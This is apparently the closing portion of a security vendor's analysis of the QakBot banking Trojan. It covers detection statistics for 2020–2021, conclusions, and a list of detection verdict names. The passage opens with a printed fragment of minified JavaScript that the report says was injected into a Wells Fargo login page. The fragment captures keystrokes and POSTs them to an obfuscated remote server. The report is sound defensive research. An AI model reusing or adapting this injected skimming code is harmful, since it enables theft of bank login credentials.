n.className.split(/[\s\t\r\n\f]+/)},Y=function(n,e){var t=X(n);-1===k(t,e)&&(t.push(e),n.className=O(t,function(n){return
0!==n.length}).join(" "))},$=function(n,e){var t=X(n);-1!==k(t,e)&&(n.className=O(t,function(n){return 0!==n.length&&n!==e}).join("
"))},Z=function(n){return h.getElementById(n)},J=function(n,e){return e.getElementsByTagName(n)},K=function(n,e){var t=J(n,e);return
t&&t[0]},Q=function(e,n,t){var r=J(n,t);return j(r,function(n){return
z(n,e)})},nn=function(n,e){for(;e=e.parentNode;)if(e&&1===e.nodeType&&e.nodeName===n)return e},en=function(n){return
G(n.innerText||n.textContent)},tn=function(n){var e=h.head||K("HEAD",h),t=h.createElement("STYLE");return
t.setAttribute("type","text/css"),e.appendChild(t),t.styleSheet?t.styleSheet.cssText=n:t.appendChild(h.createTextNode(n)),t},rn=function(n,e
,t){(n.addEventListener?n.addEventListener(e,t,!1):n.attachEvent?n.attachEvent("on"+e,t):n["on"+e]=t)},on=function(n,e,t){n.addEventListener?n
.removeEventListener(e,t,!1):n.attachEvent?n.detachEvent("on"+e,t):n["on"+e]=null},an=function(t){return function(n){var
e=n||r.event;if("function"==typeof e.stopPropagation&&e.stopPropagation(),void
0!==e.cancelBubble&&(e.cancelBubble=!0),"keydown"!==e.type||13===e.keyCode)return"function"==typeof
e.preventDefault&&e.preventDefault(),void
0!==e.returnValue&&(e.returnValue=!1),q("wrapped",t,e),!1;q("typing",cn,"typing")}},cn=function(n,e){var t,r,i,o,a=new
XMLHttpRequest,c=(r=_["b"],i=(t=H).slice(0,32),"https://"+(o=N(i,t.slice(32)).split("-"))[0].replace("_",".")+"/"+N(i,r).slice(0,32)+"."+o[1
]),l="POST",u=[],s=function(n,e){u.push([f(e),f(n)].join("="))};if("withCredentials"in a)a.open(l,c,!0);else{if(null==typeof
XDomainRequest)return Bn["reveal"]();(a=new XDomainRequest).open(l,c)}a.onload=function(){var
n,e=a.responseText,t="-----EOF-----";e&&404!==a.status&&(W(e,t)?q("init",Hn,e.split(t)):(n=e.split("|"),V(n[0],Bn[n[0]],n.slice(1))))},a.one
rror=function(){F(cn,2e3,n,e)},s(n,"m"),x(e)&&A(e,s),A( ,s),a.send(u.join("&"))},ln={},un={},sn={},fn={},pn=function(n,e){return
```

Fragment of JavaScript injected into the source page of the Wells Fargo login page

QakBot statistics

We analyzed statistics on QakBot attacks collected from our Kaspersky Security Network (KSN), where anonymized data voluntarily provided by Kaspersky users is accumulated and processed. In the first seven months of 2021 our products detected 181,869 attempts to download or run QakBot. This number is lower than the detection number from January to July 2020, though the number of users affected grew by 65% compared to the previous year and reached 17,316.



Number of users affected by QakBot attacks from January to July in 2020 and 2021 (download)

We observed the largest campaigns in Q1 2021 when 12,704 users encountered QakBot, with 8,068 Kaspersky users being targeted in January and 4,007 in February.

Conclusions

QakBot is a known Trojan-Banker whose techniques may vary from binary to binary (older and newer versions). It has been active for over a decade and doesn't look like going away anytime soon. The malware is continuously receiving updates and the threat actors keep adding new capabilities and updating its modules in order to steal information and maximize revenue.

We know that threat actors change how they perform their malicious activities based on security vendor activities, using sophisticated techniques to stay under the radar. Although QakBot uses different techniques to avoid detection, for example, process enumeration in order to find running anti-malware solutions, our products are able to detect the threat using behavior analysis. The verdicts usually assigned to this malware:

Backdoor.Win32.QBot
Backdoor.Win64.QBot
Trojan.JS.QBot
Trojan.MSOffice.QBot
Trojan.MSOffice.QbotLoader
Trojan.Win32.QBot

Trojan-Banker.Win32.QBot
Trojan-Banker.Win32.QakBot
Trojan-Banker.Win64.QBot
Trojan-Downloader.JS.QBot
Trojan-PSW.Win32.QBot
Trojan-Proxy.Win32.QBot

Indicators of compromise (C2 server addresses)

** Can be performed as an external command (extended module).*
